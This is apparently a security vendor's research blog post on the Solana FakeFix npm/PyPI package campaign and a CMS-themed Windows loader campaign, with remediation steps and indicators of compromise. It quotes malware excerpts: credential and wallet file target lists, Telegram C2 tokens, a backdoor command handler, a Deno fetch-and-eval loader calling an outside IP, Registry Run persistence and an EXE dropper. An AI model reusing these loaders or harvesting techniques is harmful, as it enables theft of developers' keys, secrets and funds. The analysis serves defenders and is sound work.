

JFrog Security Research recently identified Solana FakeFix, a campaign of 20 malicious npm and PyPI packages that target Solana developers.. The packages used fake stable-build fixes, typosquatting, fake Solana SDK branding, working-looking library code, and lifecycle execution to steal wallet keys, cloud credentials, source-control tokens, SSH keys, and environment secrets.
Another campaign covered in this article is the CMS windows loader, which contains 5 npm packages, loading remote executables and Javascript code to run dynamically.

The campaign includes 16 npm packages and 4 PyPI packages. Most of the npm packages imitate Solana developer tooling, including names such as @solana-labs/web3.js, @solana-labs/spl-toke, solana-web3-stable, and solana-rpc-client. The names are close enough to trusted Solana ecosystem terminology to attract developers searching for SDKs, patched builds, community forks, or MEV tooling.



The Solana-labs packages appear to have been promoted through GitHub issue spam by the user PassWord1337, likely by the same actor connected to the GitHub-hosted update URL seen elsewhere in the campaign. The actor opened nine issues across different projects, presenting @solana-labs/web3.js as a community-maintained drop-in replacement for @solana/web3.js v2.
The issue text claimed that the package fixed build and type issues and suggested the following command:
npm uninstall @solana/web3.js && npm install @solana-labs/web3.js
The lure was designed to reach maintainers and developers already dealing with Solana dependency friction. Instead of advertising a random package, it framed the malicious package as a practical compatibility fix for projects trying to stabilize their builds. The issues were later edited down to a single x, which suggests an attempt to remove or obscure the original lure after publication.
The GitHub account of PassWord1337 follows multiple hackers and cryptocurrency exploits development accounts, and the only non-malicious comment he made was during 2025 in one of the cryptocurrency repos.
The earliest npm variants used a direct lifecycle script. Once a developer installed the package, npm executed attacker-controlled JavaScript without requiring any import or runtime use of the library.
{
  "scripts": {
    "postinstall": "node install.js"
  }
}
The payload immediately configured Telegram C2 and searched the local system for developer secrets. The first Solana-labs packages used bot token 8628389567:AAHeoLi034Vg6J… and chat ID 8346336575.
const BOT = '8628389567:AAHeoLi034Vg6J...';
const CHAT = '8346336575';

const targets = [
  path.join(HOME, '.config', 'solana', 'id.json'),
  path.join(HOME, '.solana', 'id.json'),
  path.join(HOME, '.ssh', 'id_rsa'),
  path.join(HOME, '.ssh', 'id_ed25519'),
  path.join(HOME, '.aws', 'credentials'),
  path.join(CWD, '.env'),
  path.join(CWD, 'wallet.json')
];
The Python packages used a different trigger. Their payload was placed in __init__.py, meaning a simple import could start collection and persistence. The three PyPI packages shared the same compact payload and used the bot token 8870595195:AAHcwv2ZMYZU9ia_xj….
BT='8870595195:AAHcwv2ZMYZU9ia_xj...'
CT='8346336575'

def _collect():
    tgts = [
        os.path.join(HD,'.config','solana','id.json'),
        os.path.join(HD,'.solana','id.json'),
        os.path.join(HD,'.ssh','id_rsa'),
        os.path.join(HD,'.ssh','id_ed25519'),
        os.path.join(HD,'.aws','credentials'),
        os.path.join(CW,'.env')
    ]
    ...
While npm lifecycle hooks execute during package installation, often inside developer machines and CI pipelines. PyPI import-time malware can remain dormant until the package is imported, which may happen later in tests, scripts, notebooks, or application startup.
The campaign evolved beyond short install scripts. Later npm packages shipped functional-looking Solana JavaScript bundles with malicious code appended after legitimate exports and source-map markers. This allows the package to appear useful during casual testing while still activating a hidden stealer path.
const LAMPORTS_PER_SOL = 1000000000;
export { Account, AddressLookupTableAccount, ... };
//# sourceMappingURL=index.esm.js.map
;(function(){
  // around line 11227
  // stealer code was inserted here
})();
The appended payloads scanned for Solana keypairs, SSH keys, AWS credentials, .env files, wallet files, and sensitive environment variables containing names such as KEY, SECRET, MNEMONIC, PRIVATE, TOKEN, PASSWORD, AWS, NPM, GITHUB, CI, DEPLOY, SOLANA, ALCHEMY, INFURA, or ETHERSCAN.
Several variants also established persistence and polled Telegram for operator commands. The command surface included /keys, /ssh, /env, /wallet, /sh, /cmd, and /die, making the payload a general backdoor rather than a one-time stealer.
if (txt === '/keys' || txt === '/grab') {
  ...
} else if (txt === '/ssh') {
  ...
} else if (txt === '/env') {
  ...
} else if (txt === '/wallet') {
  ...
} else if (txt.startsWith('/sh ') || txt.startsWith('/cmd ')) {
  ...
}
The more advanced Solana-labs packages also introduced sandbox checks, token validation, self-update behavior, and Solana-specific tampering. One version attempted to fetch a replacement installer from hxxps[:]//raw[.]githubusercontent[.]com/PassWord1337/updates/main/install.js, which was no longer available at the time of writing. The same variant attempted to drain Solana funds to wallet D4hGgKKaBFZV1NUTWvYRwbpu8HHr3qmDfHyKCTLqbaE7 and changed Solana RPC settings to hxxp[:]//104[.]239[.]66[.]223:8899.
The solana-mev-bot package used a more direct social-engineering path. Instead of pretending to be a patched SDK, it presented itself as a profit-generating MEV (Maximal Extractable Value) or sandwich bot and asked the user to paste a Solana private key.
In the crypto world, real MEV bots scan the blockchain for pending transactions and "sandwich" them (buying right before a large transaction and selling right after) to pocket a small profit. Because people know real MEV bots can be highly profitable, scammers use this as a hook. They promise you "free passive income" or "automated profits" if you just run their software or use their platform.
const BOT_TOKEN = '8870595195:AAHcwv2ZMYZ...';
const CHAT_ID = '8346336575';
const DRAIN = 'D4hGgKKaBFZV1NUTWvYRwbpu8HHr3qmDfHyKCTLqbaE7';

rl.question('Enter your Solana private key (base58 or JSON array) to start earning:\n> ', (key) => {
  ...
  stealEverything(keyBytes);
});
The package also searched for .env, Solana keypair files, SSH keys, AWS credentials, and key-like environment variables. This variant shows the campaign mixing technical package abuse with a classic crypto scam: asking the victim to provide the one secret needed to steal funds.
The CMS-themed npm packages were uploaded by the user thermonuclear, it includes
packages such as cms-storehub, cms-helpgit, cms-github, to-cms, and shopifyto-cms. These packages are not Solana SDK implants, but they use the same npm install-time execution model and load hidden Windows payloads or EXE droppers. One cms-storehub version also sent installation telemetry to Telegram.


The CMS-themed packages used a different payload family. cms-storehub, cms-helpgit, and cms-github wrote and launched hidden PowerShell scripts from npm lifecycle hooks. These scripts attempted to install or locate Deno, then ran remote JavaScript from 77.90.185.225 with broad permissions. Deno is a modern runtime environment used to execute JavaScript and TypeScript code outside of a web browser.
const psScript = `
try { Set-ExecutionPolicy RemoteSigned -Scope CurrentUser -Force } catch {}
...
if (-not (Get-Command deno -ErrorAction SilentlyContinue)) {
  winget install --id DenoLand.Deno -e --accept-source-agreements --accept-package-agreements --silent 2>$null
}
...
& $deno run -A "hxxp[:]//77[.]90[.]185[.]225/v026a4a141fd9e7d2dd.js"
`;
Follow-up analysis of the Deno loader showed that v026a4a141fd9e7d2dd.js acts as a launcher. It repeatedly fetches and evaluates a second script from hxxp[:]//77[.]90[.]185[.]225/v26a4a141fd9e7d2dd.js, retrying every five seconds on failure and re-running the fetched code every 30 seconds.
var servers = "hxxp[:]//77[.]90[.]185[.]225".split(",");

for (;;) {
  let response = await fetch(servers[i % servers.length] + "/v26a4a141fd9e7d2dd.js");
  let body = await response.text();
  await (0, eval)("(async()=>{" + body + "})()");
  await new Promise(resolve => setTimeout(resolve, 30000));
}
The obfuscated second stage is a Windows-oriented loader:

It creates a local mutex by binding 127.0.0.1:10092, derives a host identifier from the username, hostname, memory size, and OS release, then writes v026a4a141fd9e7d2dd.js into %APPDATA% or the temp directory under a hash-based filename. It persists through the current user's Registry Run key and launches Deno through conhost.exe --headless.
l(10092) || (a("[l2] mutex held, exiting"), Deno.exit(0));

let path = appData + "\\" + hash(username) + ".js";
let payload = "conhost.exe --headless \"" + Deno.execPath() + "\" -A \"" + path + "\"";
let command = "Set-ItemProperty -Path 'HKCU:\\Software\\Microsoft\\Windows\\CurrentVersion\\Run' " +
  "-Name '" + hash(username) + "' -Value '" + payload.replaceAll("'", "''") + "' -Force";
After persistence, the second stage checks hxxp[:]//77[.]90[.]185[.]225/health, registers with hxxp[:]//77[.]90[.]185[.]225/message, and sends headers including x-module-request: main, x-prepare-main-v2: 1, x-huid, x-username, and x-hostname. Initial communication to the server is based on a hardcoded JWT as a Bearer token when talking to the C2.
The server response is expected to contain an id; the loader then downloads hxxp[:]//77[.]90[.]185[.]225/v2{id}.js and executes it by spawning deno run -A --no-check - with the downloaded bytes passed through stdin. This design lets the operator rotate the final payload while keeping the package-side loader stable.
let { id } = await (await fetch(base + "/message", { headers })).json();
let main = await fetch(base + "/v2" + id + ".js");

let child = new Deno.Command(Deno.execPath(), {
  args: ["run", "-A", "--no-check", "-"],
  stdin: "piped",
  stdout: "inherit",
  stderr: "inherit"
}).spawn();
Other CMS packages, including to-cms and shopifyto-cms, behaved as simple download-and-execute droppers. They exposed a misleading chrome-installer binary name, downloaded a Windows executable into the temporary directory, executed it, and attempted cleanup shortly afterward. The Replit-hosted payload URL shown below was no longer available during follow-up analysis, preventing additional analysis of that remote executable from the URL alone.
const DOWNLOAD_URL = 'hxxps[:]//whiteshopify[.]replit[.]app/api/aCpsuydgwbasd.exe';
const EXE_NAME = 'aCpsuydgwbasd.exe';
const FILE_PATH = path.join(os.tmpdir(), EXE_NAME);

https.get(DOWNLOAD_URL, (response) => {
  const file = fs.createWriteStream(FILE_PATH);
  response.pipe(file);
  ...
  exec(`start "" "${FILE_PATH}"`);
});
Hidden PowerShell execution, remote code execution with deno run -A, Registry persistence, dynamic second-stage retrieval, EXE download and launch, and post-execution cleanup are not legitimate install behavior for CMS helper packages.
- Remove all affected packages from developer machines, CI images, build workers, and internal package caches. For npm, run
npm uninstall <package-name>and reviewpackage-lock.json,yarn.lock, orpnpm-lock.yaml. For PyPI, runpip uninstall <package-name>and reviewrequirements.txt,poetry.lock, or other dependency lock files. - Rotate all Solana wallets and keypairs that may have been present on affected systems, especially
~/.config/solana/id.json,~/.solana/id.json,%APPDATA%\Solana\id.json,keypair.json, andwallet.json. Move remaining funds to newly generated wallets from a clean host. - Rotate SSH private keys, AWS access keys, GitHub tokens, npm tokens, CI tokens, Azure secrets, package registry tokens, AI/API keys, and any other secrets stored in environment variables or
.envfiles on affected systems. - Audit for persistence artifacts, including npm lifecycle-created scripts, Windows scheduled tasks, Registry Run keys, startup VBS files, PowerShell profile hooks, Unix crontab
@rebootentries, shell profile hooks, and macOS LaunchAgents. - Search logs and network telemetry for Telegram API traffic to
hxxps[:]//api[.]telegram[.]org/bot.../sendMessageandhxxps[:]//api[.]telegram[.]org/bot.../getUpdates, RPC redirection tohxxp[:]//104[.]239[.]66[.]223:8899, Deno execution fromhxxp[:]//77[.]90[.]185[.]225, and EXE downloads fromhxxps[:]//meet-fr[.]comorhxxps[:]//whiteshopify[.]replit[.]app. - Rebuild affected CI runners, developer containers, and build agents from trusted images. Do not rely only on package removal when backdoor commands or persistence mechanisms may have been executed.
- Review dependency provenance for Solana packages with near-miss names, patched/fixed/forked wording, or unexpected lifecycle hooks. Treat install-time network access and hidden PowerShell execution as high-risk package behavior.
Solana FakeFix shows how quickly package malware can move from obvious typosquatting to more convincing Trojanized libraries and targeted maintainer lures. The campaign started with install-time JavaScript backdoors, then evolved into functional-looking Solana bundles, Python import-time stealers, private-key phishing, RPC tampering, and Windows loader behavior.
These packages targeted the exact places where developers and CI systems keep high-value secrets: Solana keypairs, .env files, SSH keys, cloud credentials, and source-control tokens.
These packages are already detected by JFrog Xray and JFrog Curation, under the Xray IDs listed in the IoC section below.
| Package | Ecosystem | XRAY ID |
|---|---|---|
@solana-labs/ancor |
npm | XRAY-997667 |
@solana-labs/etherjs |
npm | XRAY-997672 |
@solana-labs/spl-toke |
npm | XRAY-997661 |
@solana-labs/web3-js |
npm | XRAY-997666 |
@solana-labs/web3.js |
npm | XRAY-997659 |
@solana-labs/web3js |
npm | XRAY-997665 |
cms-github |
npm | XRAY-993898 |
cms-helpgit |
npm | XRAY-993899 |
cms-storehub |
npm | XRAY-993703 |
shopifyto-cms |
npm | XRAY-993885 |
solana-js-client |
npm | XRAY-997805 |
solana-mev-bot |
npm | XRAY-998837 |
solana-rpc-client |
npm | XRAY-997811 |
solana-web3-community |
npm | XRAY-997807 |
solana-web3-fixed |
npm | XRAY-997809 |
solana-web3-fork |
npm | XRAY-997799 |
solana-web3-lts |
npm | XRAY-997810 |
solana-web3-patched |
npm | XRAY-997800 |
solana-web3-stable |
npm | XRAY-997812 |
solana-web3-v1 |
npm | XRAY-997808 |
to-cms |
npm | XRAY-989687 |
solana-cli-py |
PyPI | XRAY-998590 |
solana-web3 |
PyPI | XRAY-998591 |
solana-web3-py |
PyPI | XRAY-998594 |
spl-token-py |
PyPI | XRAY-998595 |
- Bot token:
8870595195:AAHcwv2ZMYZU9ia… - Bot token:
8628389567:AAHeoLi034Vg6JI… - Bot token:
8604278531:AAE_AAlOXE-5wWs… - Chat ID:
8346336575 - Chat ID:
-1003931822407
- Solana drain wallet:
D4hGgKKaBFZV1NUTWvYRwbpu8HHr3qmDfHyKCTLqbaE7 - Malicious Solana RPC endpoint:
hxxp[:]//104[.]239[.]66[.]223:8899 - Remote Deno loader:
hxxp[:]//77[.]90[.]185[.]225/v026a4a141fd9e7d2dd.js - Remote Deno second-stage loader:
hxxp[:]//77[.]90[.]185[.]225/v26a4a141fd9e7d2dd.js - Remote Deno health endpoint:
hxxp[:]//77[.]90[.]185[.]225/health - Remote Deno registration endpoint:
hxxp[:]//77[.]90[.]185[.]225/message - Remote Deno dynamic payload pattern:
hxxp[:]//77[.]90[.]185[.]225/v2{id}.js - Remote Deno loader:
hxxp[:]//77[.]90[.]185[.]225/v0277dff354c59f92d3.js - Remote Deno loader:
hxxp[:]//77[.]90[.]185[.]225/ae83b0125aa433a7.js - Remote Deno loader:
hxxp[:]//77[.]90[.]185[.]225/de2079d13aa5d620.js - Remote Deno loader:
hxxp[:]//77[.]90[.]185[.]225/6bc8fb9ad965fbb0.js - Self-update URL, no longer available at the time of writing:
hxxps[:]//raw[.]githubusercontent[.]com/PassWord1337/updates/main/install.js - EXE download URL:
hxxps[:]//meet-fr[.]com/ChromeSetup.exe - EXE download URL, no longer available during follow-up analysis:
hxxps[:]//whiteshopify[.]replit[.]app/api/aCpsuydgwbasd.exe
~/.config/solana/id.json~/.solana/id.json%APPDATA%\Solana\id.json~/.ssh/id_rsa~/.ssh/id_ed25519~/.aws/credentials.env.env.local.env.production/app/.env/root/.env/home/node/.envkeypair.jsonwallet.jsonsecrets.json- Windows scheduled task persistence
- Windows Registry Run key persistence
- Windows Registry Run key value launching
conhost.exe --headless <deno> -A <hash>.js - Local mutex listener on
127.0.0.1:10092 - Windows startup VBS persistence
- PowerShell profile hook persistence
- Unix crontab
@rebootpersistence - Shell profile hook persistence
- macOS LaunchAgent persistence
- Deno
run -Aremote script execution